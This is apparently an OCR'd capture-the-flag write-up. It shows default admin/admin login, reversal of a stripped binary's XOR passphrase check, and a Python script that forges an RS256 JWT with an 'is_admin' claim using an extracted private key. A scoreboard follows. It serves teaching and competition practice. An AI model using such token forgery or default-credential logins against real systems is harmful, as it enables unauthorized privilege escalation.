
Juggernaut of Wicked Tyranny

190


The dev seems aware that secret key was leaked, now dev hardened the secret key.
http://ctf.protergo.party:10004
application.zip


The page display is the same as the previous challenge. The /LittleSecrets directory returns Not Found, but /portal_login is accessible.





Same as before, login with { ‘username’: ‘admin’, ‘password’: ‘admin’ }






In this challenge, private_key and passphrase are obtained if you successfully complete the stripped binary given.

```
└─$ file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
 linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=7e205ad0e17
0f4cc3df8f2a33df177f88e0116e7, for GNU/Linux 3.2.0, stripped

┌──(                                    )]
└─$ ./chall
Usage: ./binary <passphrase>

┌──(                                    )]
└─$ ./chall password123
Passhprase incorrect!
```

Decompile with Ghidra.




```
undefined8 FUN_001014d4(int param_1,long param_2)

{
  FILE *__stream;
  long lVar1;
  undefined8 *puVar2;
  undefined8 *puVar3;
  long in_FS_OFFSET;
  int local_f78;
  int i;
  int local_f70;
  int local_f6c;
  int local_f58 [32];
  uint local_ed8 [32];
  uint local_e58 [32];
  char local_dd8 [16];
  char local_dc8 [16];
  char INP [16];
  char acStack_da8 [32];
  undefined8 local_d88 [431];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_f58[0] = 0x17;
```

```
local_f58[1] = 0x1a;
local_f58[2] = 7;
local_f58[3] = 3;
local_f58[4] = 0x13;
local_f58[5] = 1;
local_f58[6] = 8;
local_f58[7] = 0xe;
local_f58[8] = 0x1b;
local_f58[9] = 9;
local_f58[10] = 0x1c;
local_f58[11] = 0x14;
local_f58[12] = 2;
local_f58[13] = 0xf;
local_f58[14] = 0x10;
local_f58[15] = 0x11;
local_f58[16] = 0x18;
local_f58[17] = 5;
local_f58[18] = 0x12;
local_f58[19] = 0x19;
local_f58[20] = 6;
local_f58[21] = 0;
local_f58[22] = 0x15;
local_f58[23] = 0xd;
local_f58[24] = 4;
local_f58[25] = 0x16;
local_f58[26] = 0x1f;
local_f58[27] = 0x1e;
local_f58[28] = 0xc;
local_f58[29] = 0x1d;
local_f58[30] = 0xb;
local_f58[31] = 10;
local_ed8[0] = 0xe7;
local_ed8[1] = 0x7b;
local_ed8[2] = 0x69;
local_ed8[3] = 0xf;
local_ed8[4] = 0x36;
local_ed8[5] = 0x4b;
local_ed8[6] = 1;
local_ed8[7] = 0x4a;
local_ed8[8] = 0xc1;
local_ed8[9] = 0x19;
local_ed8[10] = 0x38;
local_ed8[11] = 0x4f;
local_ed8[12] = 0x17;
local_ed8[13] = 0xe9;
local_ed8[14] = 0xa0;
local_ed8[15] = 0x98;
local_ed8[16] = 0xc4;
local_ed8[17] = 0xff;
local_ed8[18] = 0x40;
local_ed8[19] = 0x7c;
local_ed8[20] = 0x78;
local_ed8[21] = 0x69;
local_ed8[22] = 0x45;
local_ed8[23] = 0x56;
local_ed8[24] = 0x49;
local_ed8[25] = 0x78;
local_ed8[26] = 0x96;
local_ed8[27] = 0x7c;
local_ed8[28] = 0xfc;
local_ed8[29] = 0xf9;
local_ed8[30] = 0x4f;
local_ed8[31] = 0x54;
local_e58[0] = 0xd7;
local_e58[1] = 0x1f;
local_e58[2] = 0x5f;
local_e58[3] = 0x6a;
local_e58[4] = 0x54;
local_e58[5] = 0x72;
local_e58[6] = 0x32;
local_e58[7] = 0x2b;
local_e58[8] = 0xa0;
local_e58[9] = 0x7a;
local_e58[10] = 0x5d;
local_e58[11] = 0x7c;
local_e58[12] = 0x24;
local_e58[13] = 0xde;
local_e58[14] = 0xc4;
```

```
  local_e58[15] = 0xad;
  local_e58[16] = 0xf0;
  local_e58[17] = 0xcd;
  local_e58[18] = 0x23;
  local_e58[19] = 0x4b;
  local_e58[20] = 0x1b;
  local_e58[21] = 0x5f;
  local_e58[22] = 0x20;
  local_e58[23] = 99;
  local_e58[24] = 0x7f;
  local_e58[25] = 0x4f;
  local_e58[26] = 0xf7;
  local_e58[27] = 0x19;
  local_e58[28] = 0xc9;
  local_e58[29] = 0x98;
  local_e58[30] = 0x2c;
  local_e58[31] = 0x36;
  local_f78 = 0;
  puVar2 = &DAT_001020c8;
  puVar3 = local_d88;
  for (lVar1 = 0x1ae; lVar1 != 0; lVar1 = lVar1 + -1) {
    *puVar3 = *puVar2;
    puVar2 = puVar2 + 1;
    puVar3 = puVar3 + 1;
  }
  if (param_1 < 2) {
    puts("Usage: ./binary <passphrase>");
  }
  else {
    strncpy(INP,*(char **)(param_2 + 8),0x21);
    for (i = 0; i < 32; i = i + 1) {
      if (((int)INP[local_f58[i]] ^ local_ed8[i]) == local_e58[i]) {
        local_f78 = local_f78 + 1;
      }
    }
    if (local_f78 == 32) {
      for (local_f70 = 0x10; local_f70 < 0x20; local_f70 = local_f70 + 1) {
        local_dd8[local_f70 + -0x10] = INP[local_f70];
      }
      for (local_f6c = 0; local_f6c < 0x10; local_f6c = local_f6c + 1) {
        local_dc8[local_f6c] = INP[local_f6c];
      }
      puts("Passhprase correct!");
      puts("Private will be written on private.pem!");
      FUN_001013be(local_d88,0xd70,local_dd8,local_dc8,0x10);
      __stream = fopen("/var/www/html/storage/jwt/private.pem","w");
      fprintf(__stream,(char *)local_d88);
      fclose(__stream);
    }
    else {
      puts("Passhprase incorrect!");
    }
  }
  if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
    return 0;
  }
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
```

From the decompiled results, there are 3 array type variables involved in passphrase validation, local_f58, local_ed8, and local_e58.

```
strncpy(INP,*(char **)(param_2 + 8),0x21);
    for (i = 0; i < 32; i = i + 1) {
      if (((int)INP[local_f58[i]] ^ local_ed8[i]) == local_e58[i]) {
        local_f78 = local_f78 + 1;
      }
    }
    if (local_f78 == 32) {
      for (local_f70 = 0x10; local_f70 < 0x20; local_f70 = local_f70 + 1) {
        local_dd8[local_f70 + -0x10] = INP[local_f70];
      }
      for (local_f6c = 0; local_f6c < 0x10; local_f6c = local_f6c + 1) {
```

```
        local_dc8[local_f6c] = INP[local_f6c];
      }
```

Our input (INP) at the index to local_f58[i] will be bitwise XORed with local_ed8[i], if the result is the same as local_e58[i] then local_f78 is increased (passphrase length).

Our passphrase is correct if local_f78 = 32. Because XOR is reversible, we can get the passphrase with the following script.

```
f58 = [
    0x17, 0x1a, 0x07, 0x03, 0x13, 0x01, 0x08, 0x0e, 0x1b, 0x09, 0x1c, 0x14, 0x02, 0x0f, 0x10, 0x11,
    0x18, 0x05, 0x12, 0x19, 0x06, 0x00, 0x15, 0x0d, 0x04, 0x16, 0x1f, 0x1e, 0x0c, 0x1d, 0x0b, 0x0a
]

ed8 = [
    0xe7, 0x7b, 0x69, 0x0f, 0x36, 0x4b, 0x01, 0x4a, 0xc1, 0x19, 0x38, 0x4f, 0x17, 0xe9, 0xa0, 0x98,
    0xc4, 0xff, 0x40, 0x7c, 0x78, 0x69, 0x45, 0x56, 0x49, 0x78, 0x96, 0x7c, 0xfc, 0xf9, 0x4f, 0x54
]

e58 = [
    0xd7, 0x1f, 0x5f, 0x6a, 0x54, 0x72, 0x32, 0x2b, 0xa0, 0x7a, 0x5d, 0x7c, 0x24, 0xde, 0xc4, 0xad,
    0xf0, 0xcd, 0x23, 0x4b, 0x1b, 0x5f, 0x20, 0x63, 0x7f, 0x4f, 0xf7, 0x19, 0xc9, 0x98, 0x2c, 0x36
]

local_f78 = 0
INP = [0] * 32

for i in range(0x20):
    INP[f58[i]] = int(INP[f58[i]]) ^ ed8[i] ^ e58[i]

INP_as_chars = [chr(value) for value in INP]
print(''.join(INP_as_chars))
```


```
$ python pw.py
693e62c63cbc55a7d5cb3e7047daeaea
```

```
└─$ sudo ./chall 693e62c63cbc55a7d5cb3e7047daeaea
Passphrase correct!
Private will be written on private.pem!
┌(                                                    ]
└─$ cat /var/www/html/storage/jwt/private.pem
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIIJrTBXBgkqhkiG9w0BBQ0wSjApBgkqhkiG9w0BBQwwHAQImFFHU+HlJ94CAggA
MAwGCCqGSIb3DQIJBQAwHQYJYIZIAWUDBAEqBBCe3YH5TWMeAR4BNCUHrseOBIIJ
```

```
import jwt
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.backends import default_backend

private_key_path = './private.pem'
passphrase_path = './passphrase'

payload = {
  "iss": "http://ctf.protergo.party:10004/api/portal_login",
  "iat": 1707453011,
  "exp": 1707456611,
  "nbf": 1707453011,
  "jti": "dpZLq91B0S3QODmw",
  "sub": "13",
  "prv": "3da04507aadf132cee732fdee4ef6aa390dec579",
  "is_admin": 1
}

with open(private_key_path, 'rb') as key_file:
```

```
    with open(passphrase_path, 'rb') as passphrase_file:
        private_key = serialization.load_pem_private_key(
            data=key_file.read(),
            password=passphrase_file.read().strip(),
            backend=default_backend()
        )

token = jwt.encode(payload, private_key, algorithm='RS256', headers={"typ": "JWT"})
print(token)
```

```
$ python generator.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwOi8vY3RmLnByb3RlcmdvLnBhcnR5OjEwMDA0L2FwaS9wb3J0YWxfbG9naW4iLCJpYXQiOjE3MDc0NTMwMTEsImV4cCI6MTcwNzQ1NjYxMSwibmJmIjoxNzA3NDUzMDExLCJqdGkiOiJkcFpMcTkxQjBTM1FPRG13Iiwic3ViIjoiMTMiLCJwcnYiOiIzZGEwNDUwN2FhZGYxMzJjZWU3MzJmZGVlNGVmNmFhMzkwZGVjNTc5IiwiaXNfYWRtaW4iOjF9.S9TlpBNN-8USVKKjB6n-l76ggZxQOGR0UucXh-uOSw2Z1WodurIuTcU1_VccvFIb7-Ce9Y3UNPtmEMkBLVCnP3Mg1kt3jKB9KS2_9Re2_UCO2WpFnznCy8veITFgIHc_C5ArMur3FE-gpdLni5Rtu0iZk9BifzDE2MUrz6k1sXhgxcPbAa_qVGqYSHVtrcqx4VK-08cHGzv3xWlyC3ZWp0furvCcueG4SE_6yc0ZJOaZSTe5VjikZ1ciTrEiWMX3gCZ-cu18vvromNTvyo5JtsjMeVDDDv8N_uhUEBpUDL-gyhLYz7PW9pWX6ehOsErtj7kOlBco3-mh9G5NlcW4GXSQfJmJCLpyOc-HKDtph7_kHB_wMuFSQtSgjnSspCI72tO3yw3bcc7jFB2yrkL77VQTppNZcXDJsQtw-rfwqECc4RWaTojA45B0agCU64wg4eo2bER9Xj-bqDOUCerX1Wfhj76YYw5YvKw_DUZLGhNRyhAikBJlZDoKwOk6PWuKkQiLR0DeZdL5V-MBL1J5N4JvTIqVcFFI2vueMcidfDagp8XNymc-_eH6MW5HQpFp44-Fb1aibiHLgiQQplLzOJnkrmpPMGab06YIsBI5JHwyDK1BV68w9rm1Hxhzlh5b6_14ZwQjzDChrFb9VhfQcglTtKrlVmZSEqpasr0yjvo
```



PROTERGO{673311e2d939238eaa08e461b0f4be5928293e26ac16ada1b5dbfed335c544b7}

MISC

Welcome
10
PROTERGO{this_is_flag_format}

PROTERGO{this_is_flag_format}

Awards

First Blood

Web

Juggernaut of Wicked Tyranny

10

Hint 1

hints

Hint for Just Wiggle Toes

-5

Solves

Challenge	Category	Value	Time
Juggernaut of Wicked Tyranny	Rev	190	February 4th, 2:12:20 PM
Just Wiggle Toes	Web	189	February 4th, 8:43:03 AM
Control	Web	179	February 2nd, 4:15:25 PM
Jumper	Web	172	February 2nd, 8:23:38 AM
Welcome	Misc	10	February 1st, 9:42:33 PM

Place	User	Score
1	lunashci	944
2	hanz0	934
3	dovodedomo	745
4	banua	740
5	Mud	740
6	nyxmare	740
7	pandora	735
8	l4wl	735
9	ru1es	735
10	bengsky	561
11	bwe	555
12	newcomer	384
13	kiseki	366